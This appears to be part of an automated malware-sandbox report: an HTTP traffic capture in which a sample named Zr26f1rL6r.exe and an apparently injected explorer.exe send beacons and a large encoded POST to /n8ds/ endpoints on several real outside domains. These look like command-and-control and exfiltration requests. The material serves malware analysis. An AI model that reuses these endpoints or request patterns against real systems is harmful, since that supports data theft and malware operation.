V0Vuu2TkX244HSD204JWtsG58SYY_gRe6u21h9iB4HsPY1qOqXEE3VZILg61tdo~McWtgTkcyBcHm3IjjuK4SrM2G(ebz2l8Rad64(OLOpasQVteb49VFSE5uoYgyTojLJTbx78g80JtFNf2yH3QEjv9rEmlgh7r-Jz9AHVS70xphM_TPRTO 4ly1XojPwhNjWHuV2RMdRVbwnt-7ACGP43fzkZ7Jhg4lo0xcRF0FjUZR0mPyiyg3jfE2K10GrHp~z0gql~TXQkbok8 3Yf8vMMGBBSFFpVHwNzY_ApXeGE6ziBD8vVy_8B94kruVzXTCqE~Kh-WVl-gQ4h5Gkywuj7U_GvozjBXrKLtW9LnEi HZV~9FQT-OH1s5YcavtY5FxSk9WCfPN5SDbXXQyOoHqT0Uc4EWOO53Us5j_4ohEEr98WEwwi8oN3gmR6SLpPXT_tbp vW9YVgHBI7DMUPzef~adFQaiyBd4yH2XuduslxrpISxM8cdwZ1U4aGUhkS7lMATmSP-Kxn51aupTqp6~XHWLqnEy-e yDEUiCbp6Y4YPrHB6V0A0QF5JxnTchHSnh0W3K-9oqvJkLQ3CJ5TDPcj4(HXaATth(8y-NnvBrAVuvmBu7lxWM9xRp 5ylJ7GJEaGr_XMjLCuHAYN3oYugz9mLgeTRFI_hssoQtCexJHE7jygXlPDj_e90QkKQwj_1LMZ08SFtGyDJIG2NbV hWhqWUBlLrbInlQA-(2jlRbjeCUeZwpqAoV0q1lm6jGpDKtsbGkkkwWecGO(kCiYmmPI5tMhL5Q~NaclYvqXMNLTLw ZD72f5Yp2X5uO(djJ6Q3ztCVfqYFz4gkH1sNHLkbAiWAoSjoxf3tOB5x7STD6RySlaSaOT7aK0BhOeDIrDiQASg27J hryfrDULz2iLOw-lyER7Y9HDMxYEyclYtVCoP65B6xaX8SkIRoLLAWvP2gLWMs3tPpXkKkcGoK0(VK-K2h0FXUWozk LA4rGitIPfGiiSfxYHO~1XgbIMsc4THJKgyE5g-AdNGT3XBjQUhR-rZavrSieHuB3UAlyBZGaWBNbDOY0e6eDD-Dj4 W265SD9bjbbkWS99usJt7y7cs6IJEenl4uqw4YBXgNI8ExUYPIO~d22n86hhrT0FlkxoUaNANlax6dViXmgb9e3UlW 6vG8UO_D0IQMG7HylVHCkRTxOxWH46Cr3sXfLqTYz(KtGLqjTLdeoqrWytuwcPo3cwJTtjE72fTES28ZYNV8RZvSt1 lHdsiOW2TXwIFMOElWFHkmMqAre9cah0dXFYgElFlyuxGAN5GUyhI3qxkr76-LJStPb5YxJCvb-A7L23md72uUtH7Z GR5w7nZ~98GG90dXLq0ZSf2cu~D~o1CQ1GHPZeJXD~nCpqepD92WYykAHhBgJ(PPW2E(YCIW8ks1DFFh3nNgJ(j2HV soVIgwF2bPwt4aJXGrsbTwdCho10YfkB-QtkFm0j8ZVyNMRMr80Hm6FqbgBTrzClW4da0u1eiatVnXlOf9wkNVk7gE 1(ayv0kXCVRrRpFtpjXW99jOS12ljnMK_il32a4mpXnkWwPFt0fuqBaYkY_F8WOzt5GMX0NTyClVk85(2TO6Rv1bgo t6wxm5KzGx0jY76o0oCoyTVOlkWL417C_TANXEse40bq3h-8

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 13:00:58.957855940 CET	6533	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 12:00:58 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49840	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.11.20	49836	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 13:00:58.958116055 CET	6534	OUT	GET /n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&v6Mt=3fxxA4Z HTTP/1.1 Host: www.inklusion.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 13:00:58.969938040 CET	6535	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 12:00:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.11.20	49838	203.170.80.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 13:01:15.913723946 CET	6719	OUT	POST /n8ds/ HTTP/1.1 Host: www.mackthetruck.com Connection: close Content-Length: 131142 Cache-Control: no-cache Origin: http://www.mackthetruck.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.mackthetruck.com/n8ds/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 36 6c 64 44 3d 75 52 32 58 78 37 68 56 58 5f 62 50 4b 2d 6a 44 30 33 63 4a 50 36 55 43 79 75 38 56 4e 77 43 75 4f 2d 4d 41 46 6d 7e 32 35 31 7e 62 4e 35 52 4a 55 52 53 50 69 59 78 6d 4e 6f 4a 56 74 4c 55 67 30 7a 52 37 6a 75 53 78 34 69 59 2d 47 52 42 47 59 72 63 2d 33 33 63 49 47 49 30 59 55 79 7e 6a 62 57 7a 70 7e 75 58 41 63 74 7a 4d 32 6c 79 39 55 6c 30 38 28 4e 34 56 28 32 41 57 77 49 44 4c 62 35 7a 5f 53 31 34 37 66 71 45 34 6b 2d 56 4c 78 45 67 6a 49 4d 54 64 6d 36 71 6f 61 38 45 30 33 73 53 33 6f 71 72 6b 53 32 31 66 5a 57 47 50 61 68 41 58 53 34 53 42 58 46 58 52 6b 64 7e 6a 61 6a 5a 41 7a 49 65 34 6e 43 47 68 77 64 35 42 32 64 52 74 65 37 6b 6a 69 78 4e 62 58 6a 53 54 58 52 4e 2d 68 71 37 43 44 50 78 46 6a 43 79 58 78 64 5a 75 77 5a 5a 46 58 32 6b 70 77 47 75 33 74 47 51 6b 51 7a 54 38 37 48 38 6e 71 61 61 65 75 65 34 65 73 52 4c 57 67 67 6a 74 79 37 68 52 34 65 47 46 44 76 54 48 28 31 75 78 43 53 51 63 30 58 64 34 44 54 47 32 64 62 59 4f 54 65 54 75 74 47 73 31 45 73 30 38 43 38 53 2d 39 6b 62 57 32 52 76 66 56 4f 50 74 4a 42 50 78 68 6f 48 4b 41 6a 4f 56 4e 52 46 67 4e 52 61 71 58 51 49 42 33 36 33 59 44 44 6c 39 73 4b 35 38 43 76 7e 66 58 36 42 63 31 37 4c 4c 38 5a 54 5f 7e 74 41 46 51 58 4c 64 63 73 79 56 70 6f 48 55 52 31 7e 50 31 62 6d 6f 75 32 6a 32

Timestamp	kBytes transferred	Direction	Data
			77 30 56 65 62 49 4f 39 73 4f 77 6d 73 77 44 43 69 4c 6f 78 48 76 6e 2d 64 6e 44 6f 54 66 4f 4a 79 56 35 32 66 42 36 30 71 73 45 43 76 74 6e 43 69 52 42 4d 59 58 54 55 51 6e 73 4a 5a 63 79 36 55 79 33 4e 4f 2d 62 62 71 2d 33 76 55 75 30 47 47 67 6d 6e 73 38 53 55 36 68 6f 57 36 52 4c 56 48 39 6a 4e 28 75 44 51 65 30 52 6d 38 58 7a 41 41 61 63 5a 4d 4a 51 61 49 31 43 73 68 65 76 46 34 6c 34 65 30 69 39 42 4d 4f 47 59 5a 59 50 67 38 5a 47 6f 64 72 50 6f 32 4d 77 4b 6a 33 70 65 64 49 4c 31 5a 30 32 76 44 37 44 57 31 77 68 54 44 4e 6c 7a 7a 6f 6a 50 46 66 66 79 32 74 6a 75 57 72 76 48 57 42 77 2d 4c 76 78 6d 72 39 64 42 34 53 4b 78 62 43 57 6e 4d 51 31 45 6e 72 6f 5f 78 6c 58 6c 4a 59 4c 69 7a 50 68 49 65 69 6e 44 76 44 59 6a 4a 6e 32 38 43 5a 49 45 30 43 32 53 41 52 77 2d 57 39 69 49 55 68 78 57 47 68 6f 75 38 77 31 7a 39 6f 4d 76 32 5f 53 46 4e 74 72 34 69 6e 38 46 52 41 5a 4f 6d 74 59 42 57 6d 30 6b 53 45 63 73 48 50 33 71 31 4e 6d 33 75 69 54 4b 73 36 57 30 7e 6e 73 67 63 61 72 66 48 54 74 6a 37 2d 70 4a 63 41 7e 68 6f 41 49 43 58 38 44 6b 36 61 7a 7a 77 32 56 38 4b 42 47 6d 76 51 6c 6b 31 64 74 61 68 44 39 6b 35 4c 4a 76 54 70 76 44 47 71 76 4d 39 52 72 41 47 4b 46 4d 38 71 56 42 30 50 4b 4c 4b 58 6a 34 47 45 68 6f 58 67 62 45 7a 39 46 33 6b 4f 5a 36 4b 56 34 50 79 45 28 6c 6a 4c 48 45 6a 5a 32 76 4a 48 69 4f 30 69 5a 55 4b 57 63 67 67 50 7a 76 74 71 51 35 49 57 58 53 38 38 4c 6d 72 75 64 53 44 59 74 33 76 52 4c 36 54 58 77 30 54 7a 33 2d 63 6b 6a 47 53 53 57 63 63 35 4c 67 62 75 63 45 43 58 4a 6e 6f 59 74 42 30 58 76 78 43 52 69 68 62 37 33 34 30 4c 6f 56 6c 4c 48 73 4b 67 50 4c 79 43 53 48 46 36 6c 4d 28 70 41 53 63 6e 7e 55 51 39 78 37 48 79 37 45 34 58 7e 44 36 58 34 38 71 42 4e 51 64 4d 73 59 64 71 64 38 68 59 51 61 63 33 51 36 41 44 6b 5a 59 66 53 63 58 52 52 6d 58 4f 38 34 45 6a 59 67 4a 63 4c 69 45 31 71 6b 44 39 48 4b 70 39 41 57 78 7a 4c 68 5a 48 70 39 62 30 61 58 49 56 65 79 5a 50 39 6d 58 5a 74 64 6a 4c 4c 73 28 4f 34 39 75 77 41 4a 43 69 54 36 78 4b 46 68 69 38 64 76 44 62 6d 53 35 58 52 4d 4b 67 66 67 50 34 62 65 38 4c 71 6d 33 5f 4e 76 6b 32 37 62 50 7a 75 57 28 74 48 71 4a 54 73 34 30 49 38 49 79 76 78 77 38 6e 67 67 47 76 53 5f 56 71 75 49 78 69 4c 69 53 53 57 48 35 79 77 4b 58 64 4a 56 66 77 75 50 71 56 54 45 6d 6b 4e 33 7a 31 73 34 33 4b 71 76 7e 49 58 5f 58 6a 6d 54 52 47 76 51 42 70 66 69 4d 77 49 69 69 73 68 62 62 77 65 42 59 79 54 43 7e 6b 4f 75 32 6b 38 68 67 64 57 67 4d 30 63 46 28 6a 4d 2d 45 75 63 64 52 4e 48 51 44 51 44 49 6f 54 5a 44 4f 71 56 54 50 58 77 63 77 55 4e 49 7e 55 78 58 55 45 5a 42 56 42 59 41 64 58 41 4b 6a 30 57 58 4b 32 74 68 71 35 64 6a 4e 70 4f 4b 50 33 71 77 52 64 35 51 4d 56 52 37 43 31 5a 7a 36 4b 55 59 6d 39 69 6b 77 62 75 62 41 73 65 77 6f 70 5a 35 28 55 31 79 77 77 7a 41 6b 79 74 48 38 52 69 62 73 4b Data Ascii: 6ldD=uR2Xx7hVX_bPK-jD03cJP6UCyu8VNwCuO-MAFm~251~bN5RJURSPiYxmNoJVtLUg0zR7juSx4iY-GRBGYrc-33cIGI0YUy~jbWzp~uXActzM2ly9Ul08(N4V(2AWwIDLb5z_S147fqE4k-VLxEgjIMTdm6qoa8E03sS3oqrkS21fZWGPahAXS4SBXFXRkd~jajZAzIe4nCGhwd5B2dRte7kjixNbXjSTXRN-hq7CDPxFjCyXxdZuwZZFX2kpwGu3tGQkQzT87H8nqaaeue4esRLWggjty7hR4eGFDvTH(1uxCSQc0Xd4DTG2dbYOTeTutGs1Es08C8S-9kbW2RvfVOPtJBPxhoHKAjOVNRFgNRaqXQIB363YDDl9sK58Cv~fX6Bc17LL8ZT_~tAFQXLdcsyVpoHUR1~P1bmou2j2w0VebIO9sOwmswDCiLoxHvn-dnDoTfOJyV52fB60qsECvtnCiRBMYXTUQnsJZcy6Uy3NO-bbq-3vUu0GGgmns8SU6hoW6RLVH9jN(uDQe0Rm8XzAAacZMJQaI1CshevF4l4e0i9BMOGYZYPg8ZGodrPo2MwKj3pedIL1Z02vD7DW1whTDNlzzojPFffy2tjuWrvHWBw-Lvxmr9dB4SKxbCWnMQ1Enro_xlXlJYLizPhIeinDvDYjJn28CZIE0C2SARw-W9iIUhxWGhou8w1z9oMv2_SFNtr4in8FRAZOmtYBWm0kSEcsHP3q1Nm3uiTKs6W0~nsgcarfHTtj7-pJcA~hoAICX8Dk6azzw2V8KBGmvQlk1dtahD9k5LJvTpvDGqvM9RrAGKFM8qVB0PKLKXj4GEhoXgbEz9F3kOZ6KV4PyE(ljLHEjZ2vJHiO0iZUKWcggPzvtqQ5IWXS88Lmrudt SDYt3vRL6TXw0Tz3-ckjGSSWcc5LgbucECXJnoYtB0XvxCRihb7340LoVlLHsKgPLyCSHF6lM(pAScn~UQ9x7Hy7E4X~D6X48qBNQdMsYdqd8hYQac3Q6ADkZYfScXRRmXO84EjYgJcLiE1qkD9HKp9AWxzLhZHp9b0aXIVeyZP9mXZtdjLLs(O49uwAJCiT6xKFhi8dvDbmS5XRMKgfgP4be8Lqm3_Nvk27bPzuW(tHqJTs40I8lyvxw8nggGvS_VquIxiLiSSWH5ywKXdJVfwuPqVTEmkN3z1s43Kqv~IX_XjmTRGvQBpfiMwIiishbbweBYyTC~kOu2k8hgdWgM0cF(jM-EucdRNHQDQDIoTZDOqVTPXwcwUNI~UxXUEZBVBYAdXAKj0WXK2thq5djNpOKP3qwRd5QMVR7C1Zz6KUYm9ikwbubAsewopZ5(U1ywwzAkytH8RibsKcEmA32gWPRYcjmrePvorv6bbhfBrXFXy994PUj1QSBttvtwJDpiAWlU4XYEQVevxWwiOCwPdu-EZZ5KvKxeTz85fLBoquGm2PYkAVBd-m62EUyI0dtcP9KFHW67FcnrJYtYMnqHl0o(wDSm4isGlva5HRqhlZCqIG8fHObMaHQGtkDJboegdsu63dYd8YjVq6lTKZqg_qzESLquTb4eW9qIfiG8x652xZaqyuPc3R8cC2aZ3uYg7(hL7bO1IUbVvSL962MXHmn7U8-4j2pBbyNjbJEK_LQzIZfRDx2m51YFK8EOa8lFBfYXqVfZLGrOZuDGJoVVkmq1k4Qw8wUgQk87gFENk(CYnlkCaqcamOb~czXDW0EyHff7oYxIEfaWQsocrRXO6xjxloaKNGsF-DC~-bppdBykgumTy62Ibd4OFPIHleAERWYhp972DmfmV2CfZFZ0ntbVhzian0MqdzkGh~cyHy0arfQHpTNOtKFHglNlprU05ROfSgBGpcJOUAyjQd3IUQRLT99ZkyxqAF8L11vzglotKZpxthL9Eu8KfNQk6oJiqNrfwtwxr9CC4zzL0Y_jey7HYydE92gvrSE2eKRX9VhHgTwN0TDz3DLydvHa0M8Pf71y9JZra7QWPqmlMGraM6Cyto2wQaVVvLqoZdtokptN8lIAoiKg7k91F4GW6a63iApDik1LFeXSglfQ-lNfC2s0tW_Pm7T6PfC90~kZQdSgLVtOWN_ZIqT4mjMjBxJJymT7JodskrLQz6P5a1FZpIXgPVI7jseSRDthBPt1ccUGVBjEhFZ11vOHHXtaj4cJ2ruiNbM2coZ3weryWvZkcy6d_2jPqvigWCwV-G0qB8ISM2OpMjtZLIyt E9aup0PN3E69QszL6F8WFTx6iTYXu670hgO1x71nArfFAj61piOfYvXGJkLE-SC3_7syo7wZeWeO3Yyso7kVZE2v7V4p7RjnSQbbgLOQ-VOvLc-hrhRvHPxF2VttHitf69tigyU2fML1Yt1mBMu(FTDGUEqCMXXjSfQPiIv5G5dLt7PL7ctuEk2mfvaaGLKL_2Af9kPTCagGBEy7ufzjyTHuEZ-7u7ufBdyQrNT(OPNSQWVy1r9g6KpvO3QMc2_LEjvNYGDxEH5AqHqxeeoJTDReHRPFxKH5_Wf8kBUITV05qu2ZkbhyoL0mKZ415Jro7I1l12bYh0qX5(w6VlJiCyt2LvV7NtdlC(MZDYkZlq8WuC_TBW5uK810z2gww5IPC8nrQNAuf(1Dig2pXAY7z7Y8mCLTvhsOeXqPapFav972k5o9SoH7ely7UWZMCg8svpEB_PRLP5KrhRj~cacnNtjhUM0CwCZsTORgptVdSWr0abTiDPaZ2moVvr4QvVDmaCOAa81VDh5pcLDefoCaAZNhiyUkl(8emobAKvavXBe1Ec7B_uhtPggn5B16lKQO2leOKtNdddb8kz9TH1KpAWXl6hFTRfVd9kbd-zHDvGrKGdHQv7k7rcJ~lrTdGwuIVWaz2MrkdAawZNHDZAK9C2e(1wMhSdI8G6MVDSnokRjKVJBwjpVPtlhO8uqDL7XjSxLelz51dYQmoWLxDztjGAzvA4UjTpqHQi4x5X4Qk~vn17w7FRqzfKE2nknbg9GzdLqoBwD(4AnYjmy1RWte5DAHWMjwysDLflJW2TG6XDhK-hmn7awIYWZ28kG4L5KvHmhAt8nDT1wFaABXVfV(ABONv6MP2nLZUnT3ghD(dw_eKoJJ23sqtsbNtb2(bOunzPuteaLHouqefZ7(5ulN49BPZIQaU1FAz3ZHzmmjrlOgrfUvtyg9qXVpvZNhS1X~6V6L_4f(lUyL4yOiTF9bI8iNFX7hAzR5j(zZzObC0~wjXe2zDPY0CTPYiphE8BShAq0xZw5oT0IHl5oDRxAgDfMKoMSSYIVAS0T9Qs3YGs-llnLBLsrcQ71qb(vjlD-dP(jB9T_7hRsVpVSWKe1RkNTIwydg_QDpOLASHLsmTMIPOZPP5SiKS47AdQjLRdSby5TiK~nlyyfS4x0fDFsNZbSGlq9Z4I28kvQnYQrNbWRAXLAwiBjKTR26_rNbe1_ky673nZtM6BT7I9Kfa(Kph3LpgC83soLtFpeFh8EF4UmzQQivdRvKjL4jhlsWsphoa3fleLnxok1EEwJ(cxiy2QkwY4n5MBbKSHIV_voB2wFb6dADzWc60a_bINyjM~DoQ9GNlZe29biXwpPyO1kRJy55Nj9RmJcNEldYwmRavQ5mbqbay9rhpwX0-PTp4HuqtSiXa4hPqNy9lyRSDmEa_gUX4(K3K1fi6fIAiXNUc0Sma9Udp2caHPCti1yUOEjaYIrMSEnJFi4NDk_wElzRnill8eBgg7EJXhN7yMb7FiBaUdu08c_D30gMd4VdXW_unlbqzjcQWTKYFSdY2EoLUo2VyEWq6L0(lc67f9QF6cywnv5qiglodXc4nnv5LT31aJCwAL2F4T7oMdt01McBcW5zU7ZZ7wKwMyMhB9yDF2uAEsCu1b-OW4xgGCMtX6gD6memE0_TV6Glxe4(QjkjshqUtK0lry0Kh(tnq5Szg6yWr2YgVhnoddSVtTa56PY2R6lcMIP~Vpkta3iPy7LShLTF67PfZo6Tn4JXF~QhsVOUye7w6s-HBDfdLgdGKXKocpR0ev0i5SxRZ48wru3qhDR7Ju6Fbku9NdFi8KOe9vUv5oPngkjs9no(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.11.20	49839	203.170.80.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 13:01:16.189246893 CET	6726	OUT	GET /n8ds/?6ldD=hTCtvfJBK6Lgcsnz9iNzW/om0skZHj2xUOZ9QRyIykKuA9BOdz3qmP8oX5t0meM3+FVL&v6Mt=3fxxA4Z HTTP/1.1 Host: www.mackthetruck.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49841	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49815	104.21.76.223	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:13.220035076 CET	6421	OUT	GET /n8ds/?6ldD=WOFmZk82z8UpNC4mY/AvD/Zy3C9NxlTUz/ym6JpmI0LbMg439xvRHQoxZAlOCyCIZ92f&v6Mt=3fxxA4Z HTTP/1.1 Host: www.topwowshopping.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:56:13.382391930 CET	6422	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Nov 2021 11:56:13 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close cache-control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0 expires: 0 last-modified: Thu, 25 Nov 2021 11:56:13 GMT pragma: no-cache vary: Accept-Encoding CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=wftVfpJA1zZJwjRaaheNSQN%2B47kW8NUpVPnztY9X9CDRJcJK3cSrWrr%2Fkh12oU%2BPDjaHHxgPOGqNMJdKZBB2VmnTOlRI%2FV3g8s4dK2XbZbitRDqmmAxJtUHBGjKUUJ1RfXt9WyadqG7lXv0%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b3ab146a9874e37-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 64 0d 0a 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a Data Ascii: d404 Not Found

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.11.20	49816	81.2.194.128	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:28.546938896 CET	6423	OUT	GET /n8ds/?6ldD=c2GcPcxTJCn2LTXtZlkaUw2pSxcw64fMJrFLz4vK/kX5/sVAgoQGq8HC2c+bDUK23KGm&v6Mt=3fxxA4Z HTTP/1.1 Host: www.growebox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:56:28.576894045 CET	6425	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 11:56:28 GMT Server: Apache Content-Length: 3011 Connection: close Content-Type: text/html Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 54 68 65 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 69 73 20 72 65 67 69 73 74 65 72 65 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 77 69 6e 64 6f 77 73 2d 31 32 35 30 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 46 4f 52 50 53 49 20 6a 65 20 45 76 72 6f 70 73 6b e1 20 68 6f 75 73 69 6e 67 6f 76 e1 20 73 70 6f 6c 65 e8 6e 6f 73 74 2e 20 4e 61 62 ed 7a ed 20 73 6c 75 9e 62 79 20 77 65 62 68 6f 73 74 69 6e 67 75 2c 20 73 65 72 76 65 72 68 6f 73 74 69 6e 67 75 2c 20 72 65 67 69 73 74 72 61 63 65 20 64 6f 6d e9 6e 6f 76 fd 63 68 20 6a 6d 65 6e 20 61 20 77 77 77 20 73 74 72 e1 6e 6b 79 20 6e 61 20 73 65 72 76 65 72 65 63 68 20 57 69 6e 64 6f 77 73 2f 4c 69 6e 75 78 2e 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 66 6f 72 70 73 69 2c 77 65 62 68 6f 73 74 69 6e 67 2c 64 6f 6d e9 6e 61 2c 64 6f 6d e9 6e 79 2c 68 6f 73 74 69 6e 67 2c 73 65 72 76 65 72 2c 73 65 72 76 65 72 68 6f 73 74 69 6e 67 2c 73 65 72 76 65 72 68 6f 75 73 69 6e 67 2c 61 64 73 6c 2c 77 69 66 69 2c 77 69 2d 66 69 2c 64 6f 6d 61 69 6e 2c 64 6f 6d 61 69 6e 73 22 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 68 74 6d 6c 2c 20 62 6f 64 79 20 7b 0d 0a 09 6d 61 72 67 69 6e 3a 20 30 70 78 3b 0d 0a 09 70 61 64 64 69 6e 67 3a 20 30 70 78 3b 0d 0a 09 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 33 32 35 34 39 63 3b 0d 0a 7d 0d 0a 23 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 09 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0d 0a 09 77 69 64 74 68 3a 20 31 30 30 25 3b 0d 0a 09 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0d 0a 7d 0d 0a 23 62 6f 78 20 7b 0d 0a 09 77 69 64 74 68 3a 20 35 32 30 70 78 3b 0d 0a 09 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0d 0a 09 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0d 0a 09 74 6f 70 3a 20 31 36 30 70 78 3b 0d 0a 09 62 6f 72 64 65 72 3a 20 34 70 78 20 73 6f 6c 69 64 20 23 63 63 63 63 63 63 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 46 46 46 46 46 46 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 20 75 72 6c 28 69 6d 67 2f 6c 6f 67 6f 5f 66 6f 72 70 73 69 2e 67 69 66 29 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 72 65 70 65 61 74 3a 20 6e 6f 2d 72 65 70 65 61 74 3b 0d 0a 09 62 61 63 6b 67 72 6f 75 6e 64 2d 70 6f 73 69 74 69 6f 6e 3a 20 6c 65 66 74 20 74 6f 70 3b 0d 0a 09 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0d 0a 09 66 6f 6e 74 2d 66 61 6d 69 6c 79 20 3a 20 56 65 72 64 61 6e 61 2c 20 41 72 69 61 